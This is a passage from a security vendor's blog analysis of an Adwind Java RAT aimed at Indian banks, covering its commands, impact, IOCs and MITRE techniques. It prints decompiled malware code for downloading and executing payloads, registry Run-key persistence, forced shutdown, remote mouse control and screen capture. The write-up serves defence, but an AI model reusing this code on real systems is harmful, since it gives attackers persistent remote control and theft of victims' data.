    } while (true);
}

public static void DownloadAndExec(String string, String[] arrstring, Class1 class1) throws Exception {
    File file = new File(new StringBuilder().insert(0, System.getProperty("java.io.tmpdir")).append(System.currentTimeMillis()).toString());
    if (arrstring.length > 2 && !arrstring[2].trim().isEmpty()) {
        file = new File(Class58.getEnvVar(arrstring[2].trim()));
    }
    if (string.equals("dn")) {
        Class40.DownloadFileFromURL(arrstring[1].trim(), file);
        return;
    }
    if (!string.equals("dn.e")) return;
    Class40.ExecCmd(Class40.DownloadFileFromURL(arrstring[1].trim(), file));
}

public static void ExecCmd(File file) throws Exception {
    Runtime.getRuntime().exec(file.toString());
}
```

Figure 14: Code to download and execute the payload

Pause-N-Go Mechanism

AdWind RAT has a pause & go mechanism which allows the RAT to schedule sleep before contacting the command-n-control server. This mechanism helps it to minimize its network activity when the C2 is off. The attacker can also cancel the scheduled sleep activity when needed.

“main” commands Mechanism

Three commands under ‘main’ that help attacker to Shut down, Reboot or log-off victim machine — all commands are executed as the victim OS.

```
//Shutdown
if (string.equals("main.shd")) {
    if (Class46.strOSname.contains("win")) {
        Runtime.getRuntime().exec("shutdown /s /f /t 0");
        return;
    }
    if (!Class46.strOSname.contains("nux")) {
        if (!Class46.strOSname.contains("mac")) return;
    }
    Runtime.getRuntime().exec("shutdown -h now");
    return;
}
//Reboot
if (string.equals("main.rbt")) {
    if (Class46.strOSname.contains("win")) {
        Runtime.getRuntime().exec("shutdown /r /f /t 0");
        return;
    }
    if (!Class46.strOSname.contains("nux")) {
        if (!Class46.strOSname.contains("mac")) return;
    }
    Runtime.getRuntime().exec("shutdown -r now");
    return;
}
//logoff
if (!string.equals("main.lgf")) return;
if (Class46.strOSname.contains("win")) {
    Runtime.getRuntime().exec("shutdown /l /f");
    return;
}
if (!Class46.strOSname.contains("nux")) {
    if (!Class46.strOSname.contains("mac")) return;
}
Runtime.getRuntime().exec("shutdown -l now");
return;
```

Figure 15: “main” commands functionality

Persistence Mechanism

This backdoor can create or delete its persistence by sending commands.

```
public static void cmdPersistence(String string, String[] arrstring, Class1 class1) throws
Exception {
    if (string.equals("st.is")) {
        Class23.addPersistence("ddgfocbdbc");
        return;
    }
    if (!string.equals("st.us")) return;
    Class23.delPersistence("ddgfocbdbc");
}
```

Figure 16: Persistence commands

Persistence is created by adding its file path to the HKCU Run registry key using the reg command:

```
public static void addReg(String string) {
    try {
        String string2 = String.format("\"\\\"%s\\\" %s \\\"%s\\\"\"", Class46.vJavaInstPath.
        toString(), " -jar ", Class46.getJarLocation().getAbsolutePath());
        new ProcessBuilder("REG", "ADD", new StringBuilder().insert(0, "HKCU").append(
        "\\Software\\Microsoft\\Windows\\CurrentVersion\\Run").toString(), "/v", string, "/d",
        string2, "/f").start();
        return;
    }
    catch (Exception exception) {
        return;
    }
}

public static void addPersistence(String string) throws Exception {
    System.setSecurityManager(null);
    if (!Class46.strOSname.contains("win")) return;
    if (!Class46.getAppdataJarLocation().exists()) {
        Class32.copyFile(Class46.getJarLocation(), Class46.getAppdataJarLocation());
        Class23.addReg(string);
        return;
    }
    Class23.addReg(string);
}
```

Figure 17: Registry adding code

In case of clean-up, persistence can be removed by a command which calls ‘REG DELETE’ to current entry:

```
public static void delReg(String string) {
    try {
        new ProcessBuilder("REG", "DELETE", new StringBuilder().insert(0, "HKCU").append(
        "\\Software\\Microsoft\\Windows\\CurrentVersion\\Run").toString(), "/v", string, "/f").
        start();
        return;
    }
    catch (Exception exception) {
        return;
    }
}

public static void delPersistence(String string) throws Exception {
    System.setSecurityManager(null);
    if (!Class46.strOSname.contains("win")) return;
    Class23.delReg(string);
    if (!Class46.getAppdataJarLocation().exists()) return;
    Class46.getAppdataJarLocation().delete();
}
```

Figure 18: Registry delete code

Remote Desktop Control

Adwind RAT is capable of controlling the victim’s desktop remotely. In this variant, the attacker used robot class to control mouse, keyboard by sending commands from a remote machine.

```
if (string.equals("sc.ck")) {   // Mouse click
    try {
        Hashtable<Integer, Integer> hashtable = new Hashtable<Integer, Integer>();
        hashtable.put(0, 16);
        hashtable.put(1, 4);
        Robot robot = new Robot();
        if (arrstring[1].equals("dblck")) {  // Mouse double click
            robot.mouseMove(Integer.parseInt(arrstring[3]), Integer.parseInt(arrstring[4]));
            robot.mousePress((Integer)hashtable.get(Integer.parseInt(arrstring[2])));
            robot.mouseRelease((Integer)hashtable.get(Integer.parseInt(arrstring[2])));
            robot.delay(50);
            robot.mousePress((Integer)hashtable.get(Integer.parseInt(arrstring[2])));
            robot.mouseRelease((Integer)hashtable.get(Integer.parseInt(arrstring[2])));
            return;
        }
        if (arrstring[1].equals("dn")) {    // Move down
            robot.mouseMove(Integer.parseInt(arrstring[3]), Integer.parseInt(arrstring[4]));
            robot.mousePress((Integer)hashtable.get(Integer.parseInt(arrstring[2])));
            return;
        }
        if (arrstring[1].equals("up")) {    //Move up
            robot.mouseMove(Integer.parseInt(arrstring[3]), Integer.parseInt(arrstring[4]));
            robot.mouseRelease((Integer)hashtable.get(Integer.parseInt(arrstring[2])));
            return;
        }
```

Figure 19: Remote desktop control code snippet

Screenshots Capture

Below code is responsible to take screenshots.

```
public static String 5(int n, float f, Object object) {
    Object object2;
    ByteArrayOutputStream byteArrayOutputStream = new ByteArrayOutputStream();
    Robot robot = new Robot();
    BufferedImage bufferedImage = robot.createScreenCapture(new Rectangle(Toolkit.getDefaultToolkit().getScreenSize()));
    if (n != 100) {
        object2 = Class50.5(bufferedImage, bufferedImage.getWidth(null) * n / 100, bufferedImage.getHeight(null) * n / 100
        , object, true);
        Class50.5((BufferedImage)object2, byteArrayOutputStream, f);
        ((BufferedImage)object2).getGraphics().dispose();
        ((Image)object2).flush();
    } else {
        Class50.5(bufferedImage, byteArrayOutputStream, f);
    }
    bufferedImage.getGraphics().dispose();
    bufferedImage.flush();
    object2 = new BASE64Encoder().encode(byteArrayOutputStream.toByteArray());
    try {
        byteArrayOutputStream.close();
        return object2;
    }
    catch (Exception exception) {
        return object2;
    }
```

Figure 20: Screen capture code

Below table shows different commands that can be sent from C2

Commands	Description	Sub-Commands	Description
aut	Authenticate		
cm	Commandline		
ln.t	Launcher.terminate		

ln.rst	Launcher.Restart		
png	Pause-N-Go		
dg	Dialog		
dn	Download	dn.e	Download & Execute
main	Main menu	main.shd	Shutdown
main.rbt	Reboot		
main.lgf	logoff		
st	startup	st.is	Add Reg
st.us	Delete Reg		
sc	Screen/Scroll Capture	sc.op	Open
sc.ck	Mouse Click		
dblck	Mouse Double Click		
dn	Down		
up	Up		
sc.mv	Mouse Move		
sc.cap	Capture		
sc.ky	Keyboard keypress		
sc.mw	Mouse wheel		
fm	Filemanager	fm.dv	Dir view
fm.get	Get environment variable		
fm.nd	mkdirs		
fm.e	Execute		
fm.op	Open		
fm.sp	Spawn-Process with WMIC		

fm.ja	Execute Java App: java -jar <fie>
fm.sc	Execute Script: wscript.exe //B <file>
fm.es	Execute on cmd shell
fm.cp	Copy
fm.chm	Modifies File Permissions
fm.mv	Move
fm.del	Delete
fm.ren	Rename
fm.chmod	Modifies File Permissions
fm.down	Download
fm.up	Upload

Impact of Attack

When trying to assess the potential risk, banks should factor-in not just direct costs but many indirect aspects as well.

Direct Impact

Stolen Data

Cyberattack on banks can lead to stealing of all customer data and important financial infrastructure details. This data leak helps the attacker to plan the next phase of attack including targeted attacks.

Financial Fraud

Backdoors often lead to stealing of credentials for important financial infrastructure like swift logins. This further leads to big financial loses to banks. We have previously seen many incidences where banks had to face large financial losses due to cyberattacks.

Larger Attacks

During the last few years, there have been a few drawn-out & long duration cyber attacks on banks which had a huge financial impact on the bank & its users. Such attacks usually start with an initial infection that gives Cyber Criminals access to resources within the network, and from there the attack spreads laterally to the rest of the network till attacker gains access to sensitive/confidential information. The possibility of this Java RAT based being one such starting point should not be discounted.

Indirect Impact

Business Downtime

Cyber-attack may lead to the operational shutdown of banks, which may multiple times higher than direct costs like financial fraud.

Loss of Reputation

This is the most destructive type of cost a business has to pay for such cyber-attacks. A news leak about an attack leaves the victim with no choice but to make it known to the public that they have been breached. This can often change the potential views of investors and other stakeholders toward banks.

Customer Impact

Attacks on the bank can lead to the disclosure of customer personal data. Failure of transactions due to an operational shutdown may also lead to unhappy customers and may have negative consequences on retaining clients.

Conclusion

Since the last few months, Cyber Criminals are capitalizing on global coronavirus panic to distribute a variety of malware and steal sensitive information. In this particular scenario, attackers have used Adwind Java RAT to target small banks in India, with the explicit aim of stealing information and remotely controlling the victim machine for financial gains. Also, the attackers have used multi-layered obfuscation in this attack, to make detection harder. Seqrite products are successfully detecting & blocking these attacks though and keeping customers protected

Quick Heal advises users to exercise ample caution and avoid opening attachments & clicking on web links in unsolicited emails. Users should also keep their Operating Systems updated and have a full-fledged security solution installed on all devices. We recommend Seqrite customers to ensure they have email protection configured as per their organization policy — please reach out to Seqrite support using contact details mentioned here if assistance is required to configure email protection.

The quick Heal research team is proactively monitoring all campaigns related to COVID-19 and working relentlessly to ensure the safety of our customers

IOCs

- D7409C0389E68B76396F9C33E48AB72B
- 09477F63366CF4B4A4599772012C9121
- 8C5FFB7584370811AF61F81538816613
- 01AB7192109411D0DEDFE265005CCDD9
- 0CEACC58852ED15A5F55C435DB585B7D

MITRE ATT&CK TIDs:

Tactics	Techniques	ID
Initial Access	Spearphishing Attachment	T1193
Execution	Command-Line Interface	T1059
Persistence	File System Permissions Weakness	T1044
Registry Run Keys / Startup Folder	T1060	
Privilege Escalation	File System Permissions Weakness	T1044
Defense Evasion	Disabling Security Tools	T1089
Modify Registry	T1112	
Obfuscated Files or Information	T1027	
File Deletion	T1107	
Process Discovery	T1057	
Remote System Discovery	T1018	
System Information Discovery	T1082	
Data from Local System	T1005	
Collection	Input Capture	T1056
Screen Capture	T1113	
Data Compressed	T1002	
Exfiltration	Data Encrypted	T1022
Uncommonly Used Port	T1065	

Remote File Copy	T1105	
Remote Access Tools	T1219	
Data Destruction	T1485	
Impact	System Shutdown/Reboot	T1529

Subject matter experts:

- **Kalpesh Mantri**
- **Pavankumar Chaudhari**
- **Bajrang Mane**

Pavankumar is associated with Quick Heal Technologies as a Technical Lead (Research and Development) and is also a part of Vulnerability Research and Analysis Team....

Articles by Pavankumar Chaudhari »

No Comments

Leave a Reply.Your email address will not be published.